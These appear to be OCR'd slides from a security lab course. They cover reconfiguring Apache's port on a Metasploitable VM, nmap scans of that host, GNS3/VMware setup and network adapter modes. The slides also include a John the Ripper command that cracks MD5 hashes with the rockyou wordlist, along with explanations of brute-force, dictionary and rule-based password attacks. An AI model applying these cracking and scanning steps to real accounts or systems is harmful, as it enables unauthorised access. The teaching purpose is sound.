


Display the port# of Apache Server


```
msfadmin@metasploitable:~$ cd /etc/apache2
msfadmin@metasploitable:/etc/apache2$ ls -l
total 40
-rw-r--r-- 1 root root 10587 2008-02-01 22:57 apache2.conf
drwxr-xr-x 2 root root  4096 2010-04-16 02:10 conf.d
-rw-r--r-- 1 root root   378 2008-02-01 22:57 envvars
-rw-r--r-- 1 root root     0 2010-03-17 10:08 httpd.conf
drwxr-xr-x 2 root root  4096 2012-05-14 00:28 mods-available
drwxr-xr-x 2 root root  4096 2012-05-20 15:25 mods-enabled
-rw-r--r-- 1 root root    75 2012-05-20 15:34 ports.conf
drwxr-xr-x 2 root root  4096 2012-05-20 15:28 sites-available
drwxr-xr-x 2 root root  4096 2012-05-20 15:28 sites-enabled
msfadmin@metasploitable:/etc/apache2$ cat ports.conf
Listen 0.0.0.0:80

<IfModule mod_ssl.c>
    Listen 0.0.0.0:443
</IfModule>
msfadmin@metasploitable:/etc/apache2$ _
```

Sudo Nano Apache lessening Port (80 → 50000)


```
msfadmin@metasploitable:/etc/apache2$ cat ports.conf
Listen 0.0.0.0:50000

<IfModule mod_ssl.c>
    Listen 0.0.0.0:443
</IfModule>
```



No Connection → http://192.168.186.131:80



Successfully Connection With Port 50000




```
┌──(kali㉿kali)-[/home/kali]
└─PS> nmap 192.168.186.131 -p 50000 -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 12:08 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00091s latency).

PORT      STATE SERVICE
50000/tcp open  ibm-db2

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
```

```
┌──(kali㉿kali)-[/home/kali]
└─PS> nmap 192.168.186.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2
Nmap scan report for 192.168.186.131
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
50000/tcp open  ibm-db2
```

Vmware in GNS3

- This is useful for running operating systems alongside routers, switches, and other network devices in GNS3 labs.
- Make sure that Vmware image is turn Off and take place at tha right path:
- C:\Users\<username>\Documents\Virtual Machines

- For Routers:
- C:\Users\<username>\GNS3\images\IOS




Network Adapter

- is a hardware component or virtual interface that connects a computer or device to a network, enabling communication with other devices and access to the internet.
- Types:
  - Ethernet Adapter (Wired) → physical separate PCI/USB card.
  - Wireless Adapter (Wi-Fi)
  - USB Network Adapter
  - Fiber Optic Adapter
  - Virtual Network Adapter → emulates a physical network interface, allowing VMs to connect to virtual or physical networks.

Network Adapter

- Modes
  - Bridged → connects directly to the physical network
  - NAT → VM shares the host machine's IP address through Network Address Translation.
  - Host-Only → VM can only communicate with the host and other VMs in the same virtual environment.
  - Internal → can connect only to other VMs on the same host without access to external networks.



John

- is a popular open-source password cracking tool primarily used for password recovery and security testing. It works by performing brute force attacks, dictionary attacks, or hybrid attacks on password hashes to reveal the plaintext passwords.
- sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
- touch password.txt
- kali → d6ca3fd0c3a3b462ff2b83436dda495e
- pass → 1a1dc91c907325c69271ddf0c944bc72
- 123 → 202cb962ac59075b964b07152d234b70
- john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt password.txt
- rm -r .john

Brute Force, Dictionary, and Rule-based Attack

Brute Force Attack

by systematically attempting all possible combinations of passwords until the correct one is found.

Trying every possible combination of characters (e.g., a-z, A-Z, 0-9, special characters).

`aaa` `aab` `aac` `aad` `...`

`111` `112` `113` `114` `...`

Dictionary Attack

relies on using a predefined list of words to guess passwords.

Common passwords:
(like "123456" or "password“)

Variations of words
(like "password1," "Password123").

`pass` `1234` `login` `admin`

`Pa$$w0ld` `123456789` `root`

Rule-based Attack

modifies or enhances dictionary attacks by applying specific rules to generate password candidates based on a known dictionary of words.

`name` `email`

`birthday`

`Phone NO.`

`Name/MM/YYYY` `Name&NO.&MM`

`Name@YYYY` `Name@email` `...`

Thank You

INST. : ENG.ALI BANI BAKAR & ENG.Dana Al-Mahrouk